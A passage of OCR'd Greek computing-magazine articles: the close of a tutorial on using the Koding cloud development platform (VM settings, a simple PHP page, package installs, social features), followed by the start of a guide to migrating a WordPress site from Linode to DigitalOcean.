


Τοποθετώντας το ποντίκι επάνω στο όνομα της εικονικής μηχανής και κάνοντας κλικ στο κουμπάκι που εμφανίζεται, ανοίγει ένα παράθυρο ρυθμίσεων. Εκεί βρίσκουμε τη διεύθυνση (assigned URL) που παραπέμπει στον web server της εικονικής μας μηχανής.

Η χρησιμότητα των sub-subdomains και πολύ περισσότερο η ρύθμιση του Apache για την αξιοποίησή τους, ξεφεύγει από το σκοπό του άρθρου. Ας επιστρέψουμε λοιπόν στην καρτέλα General, του παραθύρου με τις ρυθμίσεις. Εκεί εμφανίζονται μερικές ενδιαφέρουσες επιλογές. Κατ' αρχάς, από το πεδίο Nickname μπορούμε να τροποποιήσουμε το όνομα της εικονικής μηχανής. Αυτό δεν έχει ιδιαίτερο νόημα στην περίπτωση που διαθέτουμε μόνο ένα VM, αλλά είναι σίγουρο ότι θα ικανοποιήσει την εσωτερική μας μανία για τάξη ;) Λίγο παραπάνω εμφανίζεται μια επιλογή για τη μόνιμη διατήρηση του συστήματος σε λειτουργία. Η συγκεκριμένη ρύθμιση είναι εξ ορισμού απενεργοποιημένη. Έτσι, αν περάσουν 60 λεπτά χωρίς να εκτελέσουμε κάποια εντολή στο τερματικό και χωρίς να τροποποιήσουμε κάποιο αρχείο, η εικονική μηχανή απενεργοποιείται. Αυτό συμβαίνει για λόγους εξοικονόμησης ενέργειας και πόρων συστήματος και δεν πρέπει να σας ανησυχεί. Την επόμενη φορά που θα συνδεθούμε στο Koding, το σύστημα θα εμφανίσει ένα πλαίσιο διαλόγου μ' ένα κουμπί για την ενεργοποίηση της εικονικής μηχανής. Κατά τα άλλα, οι ρυθμίσεις μας και οι διάφορες καρτέλες (του editor ή και του terminal) θα βρίσκονται όπως ακριβώς τις αφήσαμε. Αν δεν αναπτύσσουμε κάποια εφαρμογή που απαιτεί συνεχή λειτουργία, καλό θα ήταν να μην πειράξουμε τη συγκεκριμένη ρύθμιση. Όπως και να 'χει, ακριβώς από πάνω βρίσκεται ένα κουμπί για τον τερματισμό και την εκκίνηση της εικονικής μηχανής, οποιαδήποτε στιγμή το θελήσουμε.




Η εικονική μηχανή που δημιουργεί το Koding ενσωματώνει τον Apache web server και αυτός με τη σειρά του περιλαμβάνει μια δοκιμαστική σελίδα. Μην περιμένετε το βαρετό καλωσόρισμα του Apache.



Όταν η εικονική μας μηχανή έχει απενεργοποιηθεί, το Koding αναλαμβάνει να εμφανίζει ένα φιλικό μήνυμα σε όσους επισκέπτονται το προσωπικό μας subdomain.

Νομίζουμε οτι δεν χρειάζεται να αναλωθούμε περισσότερο στις ρυθμίσεις της πλατφόρμας. Σ' αυτό το στάδιο μπορούμε να μεταβούμε στο URL ή στο subdomain που έχει αντιστοιχιστεί στην εικονική μηχανή μας. Εκεί θα βρούμε ένα απλό αλλά ζεστό καλωσόρισμα στην πλατφόρμα Koding, γραμμένο σε HTML. Μήπως δυσκολεύεστε να πιστέψετε ότι αποκτήσατε τον πλήρη έλεγχο ενός web server, χωρίς την παραμικρή ταλαιπωρία και χωρίς να ξοδέψετε δεκάρα; Εμείς πάντως αυτό πάθαμε και σπεύσαμε να σχοληθούμε με το καινούργιο μας παιχνίδι.




Με δεξί κλικ στον κατάλογο Web και επιλέγοντας "New File"
από το μενού, δημιουργούμε το πρώτο μας αρχείο.

Το πρώτο πείραμα

Εφόσον το Koding προορίζεται για την ανάπτυξη ιστοσελίδων και web applications, το πρώτο πράγμα που σκεφτήκαμε να φτιάξουμε ήταν μια απλή ιστοσελίδα. Για το σκοπό αυτό, μεταβήκαμε στο home directory από τη μεσαία περιοχή του περιβάλλοντος εργασίας και κάναμε δεξί κλικ στον κατάλογο Web. Από το μενού που εμφανίστηκε επιλέξαμε το New File και μ' αυτόν τον τρόπο δημιουργήθηκε ένα νέο αρχείο εντός του καταλόγου. Όπως αναφέραμε και νωρίτερα, ο συγκεκριμένος κατάλογος αποτελεί το προεπιλεγμένο Document Root για τον web server. Το αρχείο που δημιουργήσαμε θα περιλαμβάνει τον κώδικα της δοκιμαστικής μας σελίδας και το ονομάσαμε mypage.php. Αμέσως μετά κάναμε επάνω του δεξί κλικ και επιλέξαμε το "Open File". Έτσι, δημιουργήθηκε μια νέα καρτέλα του text editor, στην οποία πληκτρολογήσαμε τα ακόλουθα:

```
<html>
    <head>
    <title>Hello World</title>
    <link rel="stylesheet" href="//koding.com/hello/css/style.css">
    </head>
    <body class="php">
        <h1>Hello World</h1>"
        <?php
            $ip = $_SERVER ['REMOTE_ADDR'];
            echo "<h2>Your IP address is: " . $ip . "</h2>";
        ?>
    </body>
</html>
```

Όπως βλέπετε, ο κώδικας που εισαγάγαμε αποτελεί μια απλοϊκή σελίδα με λίγο κώδικα PHP, για την προβολή της διεύθυνσης IP του εκάστοτε επισκέπτη. Παρατηρείστε ότι για λόγους συντομίας αξιοποιήσαμε το stylesheet που έχουν κατασκευάσει οι άνθρωποι του Koding και χρησιμοποιείται από την υπάρχουσα σελίδα (index.html). Για την αποθήκευση του αρχείου πατήσαμε τον κλασικό συνδυασμό πλήκτρων [CTRL+S]. Εναλλακτικά θα μπορούσαμε να επιλέξουμε το Save, από το μενού της καρτέλας (εμφανίζεται αν τοποθετήσουμε το δείκτη του ποντικιού πάνω στο όνομά της). Στη συνέχεια, καθώς το username που είχαμε δώσει κατά την εγγραφή στο Koding ήταν το kostasvs, επισκεφθήκαμε τη διεύθυνση kostasvs.koding.io/mypage.php. Εκεί μας περίμενε το περιεχόμενο της δική μας σελίδας.



Το πρώτο μας δημιούργημα στο περιβάλλον του Koding: Πρόκειται για μια απλούστατη ιστοσελίδα που εμφανίζει τη διεύθυνση IP του εκάστοτε επισκέπτη.


Εμπλουτισμός από τη γραμμή εντολών

Στις καρτέλες του terminal emulator μπορούμε να εργαστούμε όπως θα εργαζόμασταν και σε έναν οποιοδήποτε server με Linux. Μην ξεχνάτε ότι το εικονικό σύστημα τρέχει Ubuntu. Έτσι, μπορούμε να χρησιμοποιήσουμε οποιοδήποτε πρόγραμμα από τα core utilities του Linux, όπως και άλλα, που απαντώνται σε όσες διανομές στηρίζονται στο Debian. Για παράδειγμα, μπορούμε να εγκαταστήσουμε πακέτα με το apt-get:

```
$ sudo apt-get install mysql-server mysql-client
```

Πάντως σε ότι αφορά στη διαχείριση του λογισμικού είναι προτιμότερο να χρησιμοποιούμε τον Koding package manager (http://learn.koding.com/guides/getting-started-kpm). Πρόκειται για ένα εργαλείο που έχουν κατασκευάσει οι άνθρωποι του Koding και το οποίο μπορεί να εγκαθιστά διάφορα frameworks, βιβλιοθήκες και CMS με ευκολία. Η εγκατάσταση της MySQL γίνεται ως εξής:

```
$ kpm install mysql
```



Το terminal emulator του Koding λειτουργεί ως μια "φυσιολογική" κονσόλα ενός συστήματος Linux.

Αμέσως μετά, μπορούμε να προσθέσουμε το WordPress, το Drupal ή οποιοδήποτε άλλο CMS, δίνοντας κάτι τέτοιο

```
$ kpm install wordpress
```

...ή κάτι τέτοιο

```
$ kpm install drupal
```

Για να μάθουμε ποια πακέτα υποστηρίζει το kpm, αρκεί να χρησιμοποιήσουμε την παράμετρο list:

```
$ kpm list
```

Σημειώστε ότι με αυτόν τον τρόπο εμφανίζονται *όλα* τα πακέτα που μπορεί να εγκαταστήσει το kpm. Η τεκμηρίωση του εργαλείου στο Koding University περιλαμβάνει μόνο μία ενδεικτική λίστα, που δεν πρέπει να θεωρείται πλήρης.

Τα χάρισμα της κοινωνικότητας

Το Koding, σε μια προσπάθεια να συγκροτήσει γύρω του μια ισχυρή κοινότητα χρηστών, διευκολύνει την ανταλλαγή απόψεων και ιδεών, όπως επίσης και την ομαδική εργασία σε κοινές (διαμοιραζόμενες) εικονικές μηχανές. Έτσι, παρέχει κάποιες δυνατότητες που παραπέμπουν στα δημοφιλή μέσα κοινωνικής δικτύωσης (Facebook, Twitter κ.ά.). Κατ' αρχάς, περιλαμβάνει ένα message board, που μοιάζει με διασταύρωση των timeline του Facebook και του Twitter. Μόνο που το συγκεκριμένο σύστημα διαθέτει πολλές διαφορετικές ροές αναρτήσεων, οι οποίες ονομάζονται κανάλια. Στο sidebar του web interface (τέρμα αριστερά) υπάρχει η ενότητα Channels, στην οποία αρχικά εμφανίζονται μόνο δύο κανάλια:


- **#public:** Πρόκειται για την κεντρική ροή αναρτήσεων, στην οποία δημοσιεύονται *όλα* τα posts που δημιουργούν οι χρήστες
- **#changelog:** Αυτό το κανάλι περιλαμβάνει μηνύματα από τους κατασκευαστές του Koding και ενημερώνει τους χρήστες για αλλαγές στον κώδικα της πλατφόρμας, για bux fixes κ.ο.κ.

Οι αναρτήσεις στο message board του Koding μπορούν να περιλαμβάνουν κείμενο, links ή εικόνες, ενώ επιτρέπουν και γνωστές ενέργειες: Οι χρήστες μπορούν να κάνουν like σε ένα post ή/και να γράφουν σχόλια. Όταν σχολιάζει κάποιος μια δική μας ανάρτηση, το σύστημα μάς ενημερώνει με ειδοποίηση εντός web interface του Koding ή και με email, αν το έχουμε επιτρέψει από τις ρυθμίσεις. Στις αναρτήσεις μπορούμε να ενσωματώνουμε και hashtags (π.χ. #php, #wordpress ή οτιδήποτε άλλο σκεφτούμε). Αυτό βοηθά στη διαχείριση των αναρτήσεων, αφού τα posts που περι-

λαμβάνουν κάποιο συγκεκριμένο hashtag συγκροτούν ένα ομώνυμο κανάλι. Πάντως, στο κανάλι #public εμφανίζονται όλα τα posts, ακόμα και αν δεν περιέχουν κάποιο hashtag. Για να δούμε τα διαθέσιμα κανάλια αρκεί να κάνουμε κλικ επάνω στη λέξη CHANNELS, στο sidebar. Από το παράθυρο που εμφανίζεται μπορούμε να γραφτούμε σε οποιοδήποτε κανάλι θέλουμε, πατώντας το σχετικό κουμπί Follow. Τα κανάλια που "ακολουθούμε" εμφανίζονται μόνιμα στη λίστα των καναλιών του sidebar. Όπως ήταν αναμενόμενο, για να δημιουργήσουμε μια ανάρτηση αρκεί να επισκεφθούμε κάποιο κανάλι και να χρησιμοποιήσουμε το text bpx που εμφανίζεται πάνω πάνω.


Στην περίπτωση που δεν θέλουμε να εκφραστούμε δημόσια, μπορούμε να στείλουμε προσωπικά μηνύματα σε οποιονδήποτε χρήστη (αυτό που στο Twitter ονομάζεται direct message). Για το σκοπό αυτό, αρκεί να τοποθετήσουμε το ποντίκι στο sidebar και πάνω στη λέξη MESSAGES. Στη συνέχεια, κάνοντας κλικ στο εικονίδιο που εμφανίζεται (αυτό με τον χαρακτήρα +) ανοίγει ένα παράθυρο με πεδία για την εισαγωγή του ονόματος του παραλήπτη, για την περιγραφή του θέματος του μηνύματος (PURPOSE) και φυσικά για το ίδιο το μήνυμα. Αφού στείλουμε κάποιο μήνυμα, το θέμα του μηνύματος θα προστεθεί στο sidebar ως μια νέα συνομιλία, κάτω από τη λέξη MESSSAGES.

Για το τέλος αφήσαμε μια ιδιαίτερα χρήσιμη λειτουργία. Αναφερόμαστε στη ζωντανή συνομιλία, μέσω γραπτών μηνυμάτων ή μέσω εικόνας και ήχου. Η επικοινωνία αυτού του είδους επιτρέπει τη συνεργασία (collaboration) διαφορετικών χρηστών πάνω σε κάποιο project. Όταν ένας χρήστης δημιουργεί μια συνεδρία (session), η εικονική μηχανή και τα αρχεία του συγκεκριμένου χρήστη καθίστανται προσβάσιμα



Στην περιοχή CHANNELS του sidebar εμφανίζονται τα κανάλια που παρακολουθούμε. Από την ίδια περιοχή μπορούμε να "ακολουθήσουμε" και πρόσθετα κανάλια, ώστε να βλέπουμε εύκολα τις σχετικές αναρτήσεις.

σε όλους όσοι συμμετέχουν στη συζήτηση. Για να πετύχουμε κάτι τέτοιο αρκεί ένα κλικ στο "SHARE", στην κάτω αριστερή γωνία του περιβάλλοντος. Από 'κεί και πέρα, μένει να προσθέσουμε τους επιθυμητούς συνομιλητές.



Εφόσον κάνουμε κλικ επάνω σε κάποιο κανάλι και εμφανιστούν οι σχετικές αναρτήσεις, μπορούμε να χρησιμοποιήσουμε το πλαίσιο που εμφανίζεται πάνω–πάνω ώστε να δημιουργήσουμε ένα νέο post.

Μετάβαση στα σύννεφα

Οι λειτουργίες που προσφέρει το Koding είναι σίγουρα εντυπωσιακές, αλλά ενδέχεται να σας ξενίσουν. Ειδικά στην αρχή, η ιδέα του να συγκεντρώνετε τη δουλειά σας σε κάποιο απομακρυσμένο virtual machine, είναι πιθανό να σας προκαλεί μια κάποια ανασφάλεια. Όσο κι αν ανησυχείτε τώρα, πιστεύουμε ότι αν εργαστείτε στο περιβάλλον του Koding θα προσαρμοστείτε σχετικά γρήγορα. Στο κάτω–κάτω, κανένας δεν σας υποχρεώνει να χρησιμοποιήσετε τις λειτουργίες που στα μάτια σας φαντάζουν εξωτικές ή και περιττές. Μπορείτε απλά να εκμεταλλευτείτε την ευκολία και την άνεση που προσφέρει ένα δωρεάν εικονικό σύστημα, το οποίο μάλιστα είναι και δημόσια προσβάσιμο από ένα φιλικό subdomain. Όταν αποκτήσετε την έμπνευση και την όρεξη να καταπιαστείτε με κάποια καινούργια ιστοσελίδα ή web application, μη διστάσετε να κάνετε την αρχή στο Koding.

Ο Κώστας Βεντούρας ασχολείται με το game development και το web design. Είναι συντάκτης στο http://www.junkbytes.com, μαζί με τον Αναστάσιο Μαγειρία.

Skill: Intermediate
Tags: WordPress, VPS, MySQL, backup, SSH, security

Μετακόμιση site σε νέο host & ενίσχυση της ασφάλειας

Πρόσφατα χρειάστηκε να μετακομίσουμε το site του deltaHacker, το οποίο βασίζεται στο WordPress, από τον VPS provider όπου βρισκόταν σε άλλον. Ένας από τους λόγους ήταν τα capital controls: σε αντίθεση με τον παλιό, ο νέος VPS provider δέχεται πληρωμές *και* από PayPal. Υπάρχουν βέβαια πολλοί άλλοι λόγοι για τους οποίους κάποιος θα ήθελε να μεταφέρει το WordPress site του. Στο παρόν άρθρο δείχνουμε τη διαδικασία που ακολουθήσαμε, σε όλη της τη λεπτομέρεια.

του Χρήστου Βαρελά

Ο παλιός VPS provider –ή απλά host– όπου βρισκόταν το deltaHacker.gr, ήταν η Linode. Είμαστε πολλά χρόνια εκεί, δεν είχαμε το παραμικρό πρόβλημα κι αν δεν μας είχε πιάσει η μανία να συγκεντρώσουμε όλα μας τα VPS στη Digital Ocean, πιθανώς να αφήναμε το deltaHacker στη Linode για αρκετό καιρό ακόμα. Εξαιτίας όμως των capital controls, συνειδητοποιήσαμε ότι η Linode δεν μπορούσε να χρεώσει την πιστωτική μας. Βεβαίως ούτε και η Digital Ocean μπορούσε να χρεώσει πιστωτική, αλλά σε αντίθεση με τη Linode δέχεται πληρωμές *και* από PayPal και το wallet μας εκεί είναι σε καλή κατάσταση. Στο σημείο αυτό αξίζει να σημειώσουμε ότι και οι δύο εταιρείες γνώριζαν για τους περιορισμούς διακίνησης κεφαλαίων στη χώρα μας. Έδιναν μάλιστα περίοδο χάριτος μιας ή δύο εβδομάδων – ή τουλάχιστον αυτό ισχύει τη στιγμή που γράφεται το παρόν. Μολαταύτα, επειδή στην πραγματικότητα δεν μπορούσαμε να είμαστε βέβαιοι για το πότε θα αρθούν οι περιορισμοί, αποφασίσαμε να μεταφέρουμε το deltaHacker.gr από τη Linode στη Digital Ocean μια ώρα νωρίτερα. Διαβάστε τη διαδικασία που ακολουθήσαμε με στόχο να ελαχιστοποιήσουμε τους χρόνους της προετοιμασίας, της μεταφοράς αλλά και του downtime.

Η όλη διαδικασία, πανοραμικά

Γενικά, για λειτουργικό σύστημα στα VPS μας προτιμούμε το Ubuntu Server LTS. Είμαστε εξοικειωμένοι με το Ubuntu και πριν τη μεταφορά δεν βλέπαμε το λόγο να πειραματιστούμε με κάποιο λειτουργικό σαν το CentOS – τουλάχιστον όχι για έναν server που προορίζεται για τη φιλοξενία του deltaHacker. Στη Linode τρέχαμε Ubuntu Server 12.04 32bit LTS, αλλά για το VPS της Digital Ocean επιλέξαμε τη νεότερη έκ-

δοση LTS, την 14.04, και μάλιστα την εκδοχή 64bit. Σε κάθε περίπτωση, το software stack πάνω στο οποίο βασιζόμαστε είναι το LEMP (Linux, nginx, MySQL και PHP). Δείτε λίγο τις ακόλουθες λίστες εργασιών, για μια μεταφορά σαν αυτή που πραγματοποιήσαμε.

Νέος host (για εμάς Digital Ocean)

- δημιουργία VPS (με Ubuntu Server LTS 14.04 64bit)
- εγκατάσταση software stack (LEMP)
- ρυθμίσεις DNS, αλλά χωρίς να ενημερώσουμε τον registrar για τους νέους nameservers
- ενημέρωση και βασικές ρυθμίσεις συστήματος, μέριμνα για ασφάλεια
- εγκατάσταση απαραίτητων πακέτων για την ορθή λειτουργία του WordPress site

Παλιός host (για εμάς Linode)

- εγκατάσταση κι ενεργοποίηση κάποιου maintenance plugin, όπως είναι το Maintenance Mode (https://wordpress.org/plugins/lj-maintenance-mode)
- λήψη backup βάσης και site, π.χ., με τη βοήθεια κάποιου plugin σαν το BackWPup (https://wordpress.org/plugins/backwpup)
- μεταφορά backup βάσης και site στο νέο VPS

Νέος host (Digital Ocean)

- ρυθμίσεις ασφαλείας για τη MySQL
- δημιουργία βάσης για το WordPress
- εισαγωγή στη νέα βάση των πινάκων της βάσης από το backup
- μεταφορά αρχείων (του site), από το backup στον κατάλληλο κατάλογο
- ρυθμίσεις ιδιοκτησίας για τα αρχεία του site
- τροποποίηση του wp-config.php, αν χρειάζεται
- τροποποίηση του αρχείου του site, που χρησιμοποιεί ο nginx
- επανεκκίνηση nginx και php5-fpm, έλεγχος από VM/box με πειραγμένο το hosts file (στο νέο site –όχι στο παλιό– θα χρειαστεί να απενεργοποιήσουμε το Maintenance Mode plugin)
- τροποποίηση DNS στον registrar, ώστε για το site να ισχύουν οι nameservers του νέου host
- έλεγχος DNS propagation, π.χ., από το http://cachecheck.opendns.com

- αρχικά οι επισκέπτες θα βλέπουν το παλιό site και το Maintenance Mode plugin, κάποια στιγμή όμως θα αρχίσουν να βλέπουν το καινούργιο
- σε κάποιες περιπτώσεις απαιτείται εκκαθάριση της DNS cache των local resolvers – και ο ευκολότερος τρόπος είναι με ένα reboot
- μετά 48 ώρες είναι ασφαλές να κατεβάσουμε το παλιό site, αφού όλοι οι clients θα βλέπουν το νέο
- **bonus:** αναβάθμιση της ασφάλειας στο νέο site, ώστε οι εργασίες που αφορούν στη διαχείριση plugins και themes ναι μεν να γίνονται αυτόματα αλλά μέσω SSH και με key-based authentication

Όλα αυτά τα βήματα φαίνονται πολλά – και είναι. Στην πραγματικότητα, όμως, αν η επιχείρηση της μεταφοράς γίνει οργανωμένα και μεθοδικά, τότε θα έχει ολοκληρωθεί μέσα σε ένα απόγευμα. Δεν είναι και πολύς χρόνος, αν το καλοσκεφτείτε. Παρακολουθήστε το σκεπτικό της εργασίας μας και τις ενέργειες που κάναμε.

Δημιουργία νέου host και DNS


Χρειαζόμαστε ένα VPS ή αλλιώς droplet στο cloud της Digital Ocean. Αυτό θα είναι ο νέος μας host. Η μέχρι τώρα εμπειρία με το deltahacker.gr έχει δείξει ότι το droplet αρκεί να διαθέτει 2GB RAM και δύο (εικονικούς) επεξεργαστές.

Σημείωση. Αν σκοπεύετε να φτιάξετε κι εσείς το VPS σας στη Digital Ocean, έχετε υπόψη ότι μπορείτε να κερδίσετε 10$ σε credit ακολουθώντας αυτό το referral URL:

